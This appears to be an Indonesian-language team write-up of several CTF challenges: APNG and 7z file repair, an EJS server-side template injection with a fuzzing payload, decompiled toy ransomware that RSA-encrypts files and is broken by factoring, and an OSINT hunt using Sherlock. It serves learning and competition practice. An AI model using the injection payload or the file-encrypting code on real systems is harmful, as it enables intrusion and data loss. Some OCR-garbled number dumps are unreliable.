
WRITEUPTEAM pickleboi



emote



Category : for Solusi :

Kita diberi file .apng (animated png). Lalu saya cek struktur dan data nya dan ternyata banyak yang salah.

33	00 00 00 08 61 63 54 4c 00 00 00 00 00 00 00 01 c3 fd d8 b1	 Data length: 8 bytes Type: acTL Name: Unknown Ancillary (1) Private (1) Reserved (0) Unsafe to copy (0) CRC-32: C3FDD8B1 		CRC-32 mismatch (calculated from data: FE4AF086)
53	00 00 00 06 74 52 4e 53 00 00 00 00 00 00 6e a6 07 91	 Data length: 6 bytes Type: tRNS Name: Transparency Ancillary (1) Public (0) Reserved (0) Unsafe to copy (0) CRC-32: 6EA60791 	• Red: 0 • Green: 0 • Blue: 0	
71	00 00 00 1a 66 63 54 46 00 00 00 0d 00 00 01 68 00 00 01 68 00 00 00 00 00 00 00 00 00 02 00 64 00 00 15 1a 53 90	 Data length: 26 bytes Type: fcTF Name: Unknown Ancillary (1) Private (1) Reserved (0) 		CRC-32 mismatch (calculated from data: 9116BBF9)


fcTL

Setelah saya membaca dokumentasi apng, saya menemukan hal yang janggal. Hal pertama adalah fcTF. Harusnya ga ada chunk ini dan saya berasumsi bahwa itu adalah chunk fcTL. maka saya ganti seluruh nya. Setelah di lihat" lagi ternyata sequence number tidak berurutan lalu saya urutkan sequence numbernya

acTL

Lalu saya berasumsi bahwa gambar tersebut infinity loop maka saya ganti dengan 0 pada bagian num_play. Dan setelah saya lihat lihat hanya terdapat 10 gambar maka saya tulis 0a (dalam desimal berarti 10).

setelah semua data benar kita lihat gambar apng nya




flag hacktoday{s0al_5oal_dip3rut}

link link penting

APNG Specification - MozillaWiki
View & Print APNG Images Online (aspose.app)
PNG file chunk inspector (nayuki.io)

world animation



Category: for

Solusi:

Kita diberi file .apng (animated png). Lalu saya cek data nya dan ternyata banyak yang salah. Setelah saya selidiki ternyata kesalahan ada di Frame delay denominator

216 567	00 00 00 1a 66 63 54 4c 00 00 00 13 00 00 01 19 00 00 01 18 00 00 00 3a 00 00 00 1f 00 68 00 64 02 01 a2 4f 8b 99	 Data length: 26 bytes Type: fcTL Name: Unknown Ancillary (1) Private (1) Reserved (0) Unsafe to copy (0) CRC-32: A24F8B99 	• CRC-32 mismatch (calculated from data: 061DD564)
216 605	00 00 4b 9f 66 64 41 54 00 00 00 14 78 da e4 dd 6b 50 94 57 ba 2f f0 85 0a 48 30 40 ba 6d ba f1 82 86 ee 0e 22 02 ad 74 0b 34 b4 ad 1e 84 54 25 64 6c 08 10 20 65 51 1b 9d 4d 5b d0 51 51 46 31 14 4e 35 83 78 81 8d 21 31 ce e8 ba 34 37 bb c2 b3 37 62 57 af 0e fe e8 b1 7b fc 1f c7 c5 49 e6 7d 25 f5 a0	 Data length: 19 359 bytes Type: fdAT Name: Unknown Ancillary (1) Private (1) Reserved (0) Unsafe to copy (0) CRC-32: 7D25F5A0 	
235 976	00 00 00 1a 66 63 54 4c 00 00 00 15 00 00 01 1b 00 00 01 19 00 00 03 38 00 00 00 1f 00 61 00 64 02 01 da a6 9d 3b	 Data length: 26 bytes Type: fcTL Name: Unknown Ancillary (1) 	• CRC-32 mismatch (calculated from data: 73E4A1B7)

setelah saya benerin malah buminya muter 😩. Sungguh membagongkan :v.



setelah itu aku sadar bahwa data yang dihapus dan benerin adalah flag nya, lalu aku balikin lagi dan dapet flag nya

```
In [4]: bytes.fromhex("6861636b746f6461797b41504e475f4672616d655f646174617d")
Out[4]: b'hacktoday{APNG_Frame_data}'
```

flag hacktoday{APNG_Frame_data}


link link penting

APNG Specification - MozillaWiki
View & Print APNG Images Online (aspose.app)
PNG file chunk inspector (nayuki.io)

redeem code

Category: Web

Solusi:



awokaoskda no such reedem code

Sudah terlihat jelas string yang dimasukkan di print oleh program tentu saja bugnya adalah SSTI (server side template injection). Tpi dari soalnya sendiri tidak diberi tahu web tersebut menggunakan bahasa pemrograman apa. Oke fuzzing aja pake payload :

```
${{<%[%'"}}%\.
```

```
Error: Could not find matching close tag for "<%".
    at /home/ctf/node_modules/ejs/lib/ejs.js:752:19
    at Array.forEach (<anonymous>)
    at Template.generateSource (/home/ctf/node_modules/ejs/lib/ejs.js:587:12)
    at Object.compile (/home/ctf/node_modules/ejs/lib/ejs.js:587:12)
    at Object.compile (/home/ctf/node_modules/ejs/lib/ejs.js:398:16)
    at handleCache (/home/ctf/node_modules/ejs/lib/ejs.js:235:18)
    at exports.render (/home/ctf/node_modules/ejs/lib/ejs.js:425:10)
    at getHTML (/home/ctf/ejs.js:21:19)
    at /home/ctf/ejs.js:36:20
    at Layer.handle [as handle_request] (/home/ctf/node_modules/express/lib/router/laye)
```

nah bakal ketahuan tuh ada error pas bagian "<%" dan ke leak infonya jika pke nodejs

setelah searching" tentang ejs ternyata kita bisa memasukkan function pada template string tersebut

• Escaped output with <%= %> (escape function configurable)

next buat variable interpolation yang nantinya akan mengeksekusi shell command



hacktoday {Ezjs_sst1_0x0} no such reedem code

flag : hacktoday{Ezjs_sst1_0x0}

recovery7

Category : for Solusi :

Diberi file yang corrupt yang cuman ada header dan sebagian data (tidak ada end of data)

1 C:\Users\rafim\Downloads\Compressed\recovery7\bad.7z Cannot open the file as [7z] archive Unexpected end of data

lalu saya baca hint 1 di situ ada web sakti. setelah dibaca, saya coba satu satu mulai dari cek crc pada header

```
xxd images.7z

00000000: 377a bcaf 271c 0004 81bb a0ac 3978 0000 7z..'.....9x..

000000010: 0000 0000 2400 0000 0000 0000 6e42 645c ....$.....nBd\
00000020: 0044 9405 c47a 27f6 f7ee 898e 5090 88b3 .D..z'....P...

00000030: aacc 1b2f 7a7b 6bb2 429d aa82 69c4 9299 .../z{k.B..i...

00000040: f6ec bd5d 3107 5c6e 400f 09a4 e98f 3460 ...]1.\n@....4\
00000050: da99 b8b7 b93e 9596 9296 621e 9507 bc9a ....>...b....

000000060: 924a 7a2d bf9b 4e16 c6a9 4cdb b53c 4264 .Jz-..N...L..<Bd
```

```
In [20]: a = bytes.fromhex("3978 00000000 0000 2400 0000 0000 0000 6e42 645c")
In [21]: hex(zlib.crc32(a))
Out[21]: '0xaca0bb81'
In [22]: pack("<I", 0xaca0bb81)
Out[22]: b'\x81\xbb\xa0\xac'</pre>
```

crc nya bener ternyata, terus lanjut ke step ini

```
We call "Split file..." function for bad.7z and type "32 100G" in "Split to volumes, bytes:" field.

It creates 2 parts:

• bad.7z.001: 32 bytes: Start Header
• bad.7z.002: 2968 bytes: start of Compressed Data

We call "Split file..." function for raw.7z and type "32 2968 100G" in "Split to volumes, bytes:" field. Note that the value 2968 is equal to size of "bad.7z.002". When you recover real archive, you must use exact size of your bad.7z.002.


It creates 3 parts:

• raw.7z.001: 32 bytes: Start Header
• raw.7z.002: 2968 bytes: start of Compressed Data
• raw.7z.003: 81898 bytes: end of Compressed Data, Metadata Block, End Header
```

di sini aku radak muter muter karena kalo nge split pake aplikasi 7z nya ga bisa : Lalu saya terpikirkan untuk nge split nya manual :v (ga manual juga si karena pake python)

```
In [6]: open('bad.7z.001', 'wb').write(a[:32])
Out[6]: 32
In [7]: open('bad.7z.002', 'wb').write(a[32:])
Out[7]: 30688
```


Aku buat file penggantinya pake aplikasi tapi aman kok, gini settingannya



setelah di rename dan ekstrak, dapet file nya ternyata sebuah image



habis di cek pake binwalk dan di bukain satu satu dapet flag nya



flag hacktoday{rec0v3ry_7zip__corrupt3d}

link sakti

How to recover corrupted 7z archive (7-zip.org)

simp malware

Category: Rev

Solusi:

```
root@DESKTOP-V62NFO1:~/ctfs/hacktoday/quals/rev# ls
secretFolder secretFolder.nar
root@DESKTOP-V62NFO1:~/ctfs/hacktoday/quals/rev# cd secretFolder#
cot@DESKTOP-V62NFO1:~/ctfs/hacktoday/quals/rev/secretFolder#
aaa.py
secretFile13.hacked
secretFile4.hacked
secretFile5.hacked
secretFile5.hacked
secretFile6.hacked
secretFile14.hacked
secretFile15.hacked
secretFile15.hacked
secretFile10.hacked
secretFile11.hacked
secretFile11.hacked
secretFile11.hacked
secretFile12.hacked
secretFile12.hacked
secretFile13.hacked
secretFile13.hacked
secretFile3.hacked
secretFile4.hacked
secretFile4.h
```

terdapat banyak file disini yang merupakan output dari malwarenya. Malware biasanya menggunakan file executable, nah terdapat file .pyc juga disana, ikuzo kita decompyle menggunakan uncompyle6 library

Code mal.pyc setelah didecompyle

```
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
e = 65537
pubKey = RSA.construct((n, e))
with open('publ
                        'w') as (f):
    f.write(str(n + e))
def scanFile(dir):
    for entry in os.scandir(dir):
        if entry.is_file():
            vield entry
        else:
            yield from scanFile(entry.path)
def read(dataFile):
    extension = dataFile.suffix.lower()
    dataFile = str(dataFile)
    with open(dataFile, 'rb') as (f):
        data = f.read()
    data = bytes(data)
    plain = bytes_to_long(data)
    cipher = pow(plain, pubKey.e, pubKey.n)
    cipher = long_to_bytes(cipher)
    fileName = dataFile.split(extension)[0]
    fileExtension = '.ha
    encryptedFile = fileName + fileExtension
```

```
directory = '../'
excludeExtension = ['.py', '.key', '.pyc']
for item in scanFile(directory):
    filePath = Path(item.name)
    fileType = filePath.suffix.lower()
    if fileType in excludeExtension:
        pass
    else:
        read(filePath)
```

Inti dari code tersebut adalah malware menggunakan rsa dengan private key yang digenerate dari next_prime tentunya mudah difaktorkan. Ciphertext diwrite pada masing-masing file yang berekstensi .hacked sesuai sequence dari 1-len(flag).

Untuk solve kita perlu memfaktorkan n terlebih dahulu untuk mendapatkan private_keynya

```
$\frac{\text{Sope.n}}{\text{Rope}} = \text{int(f)} - \text{e} \text{age.n}$

##98284975257612116116899484781588597643708593916393676506516957355249510758148413188080783930353411566690105995801338458086225208585934234201761259645336096046

##127609926945206388715399404577427759385066547554930604022515446607219871687070912590641253166888112708599049384881633659509025079545161901966180099653382527937

9972551275982756941463844443677742736702406601384866651656213904874817465924953189853204929293996442674539079604426746512514197406228612877115896799400866775446

934142181585884049024639013572870208566626999284448086358195157039939587744783483999512012686127184439651336647409272770228024267622959731672963003825808785326590

12083222071449490933348593392474247835992980448182116114904067209993579722795444770492762366033316078239204267622959731672963003825808785326590

12083222071449490933488593924794247853992989480862583985792727954447794929636802373169435680227167274449969324365802271672744499769340859579508498571529678239149874697272795447794997823966893590872398498571508647712479575600203180239

##108406794744443699336788780523315517622003383139846286839865540124390655399172704165860718805609100857779064400985657612941767145347165944456071712479575600203180239

##108406794744474569936278979536693915255759698155575987572598985887398572597759889899873255712610857977906400985657612941767145347165944456974089498998782599987849258999878259798684998989898989878252977740803798895409

##10840679474447456936178374863381618917830491296027971298412985941189944065565949057859830873255126108599775408393055451562957725284958484722740352608331751168920561

##1084067947444445693184844569740844546567694989987859830873255126108599775408393055451562957725284958484722740352608331751168920561

##10840679474444469384464464646464646464646464646464646689111029689781569673143779295663559774586947495250991259771956643551384494659698978124958998782230484846495451318496993232924492550991249859449255099124985941895466495496648369346944948946646
```

mencari privatekey seperti rsa biasa

```
sage: tot = (p-1)*(q-1)
sage: d = invmod(e, tot)
```

setelah mendapat d, kemudian decrypt file yang berekstensi .hacked menjadi sebuah character lalu disatukan

```
sage: from libnum import *
...: enc = []
...: for i in range(46):
...: enc.append(s2n(open(f'secretFile{i}.hacked', 'rb').read()))
sage: ''.join([chr(pow(c,d,n)) for c in enc])
'hacktoday{really_really_simple_malware_hehehe}'
```

flag: hacktoday{really_really_simple_malware_hehehe}


hilang



Category: mis


Solusi:

Jadi dikasi link instagram (@coconat_delight) • Instagram photos and videos. Terus ditelusuri pake wayback machine ternyata kelihatan member yang udah keluar namanya siti nur sage, awokowako kocak juga nama dia. Terus setelah di cari cari dapet ig dia



sy suka jokes probsetnya :V

Di postingan terakhir dia tulis <u>me when I have to write "Looking for a job" on linkedin</u> Setelah dapet linked in dia, saya dapet ini



Untuk image 1 aku pake aperisolve lalu decode qr nya




itu barcode postnet

flag (1/3)

hacktoday{B3RKel1

Di post satunya ada link youtube dan itu adalah suara no telp yang nomornya seperti ini

Requires WebAudio. Click DTMF button keys to generate tones. See source code




7649110549577511109952824995665111068

itu pake dmtf detect flag(2/3)

L1n6_M3nc4R1_B3nD

Setelah mencari sosmed yang lain dan tidak ketemu (aku coba pake sherlock yang valid cuman ig). Lalu aku coba cari di ig.

```
[+] AllMyLinks: https://allmylinks.com/siti_sage3345
[+] GitHub Support Community: https://github.community/u/siti_sage3345/summary
[+] GuruShots: https://gurushots.com/siti_sage3345/photos
[+] Instagram: https://www.instagram.com/siti_sage3345
[+] Star Citizen: https://robertsspaceindustries.com/citizens/siti_sage3345
[+] Whonix Forum: https://forums.whonix.org/u/siti_sage3345
[+] skyrock: https://siti_sage3345.skyrock.com/
[*] Results: 7
```



flag (3/3) er4_3376974917!!}

flag hacktoday{B3RKel1L1n6_M3nc4R1_B3nDer4_3376974917!!}

link link sakti

Aperi'Solve (aperisolve.com)

DTMF detection demo (unframework.github.io)

Wayback Machine (archive.org)

Start Today



category: rev pwn cry for web mis solver:

Ini challenge tersulit yang pernah ada soalnya banyak banget kategorinya 😭. parahhh

flag hacktoday{good_luck__have_fun}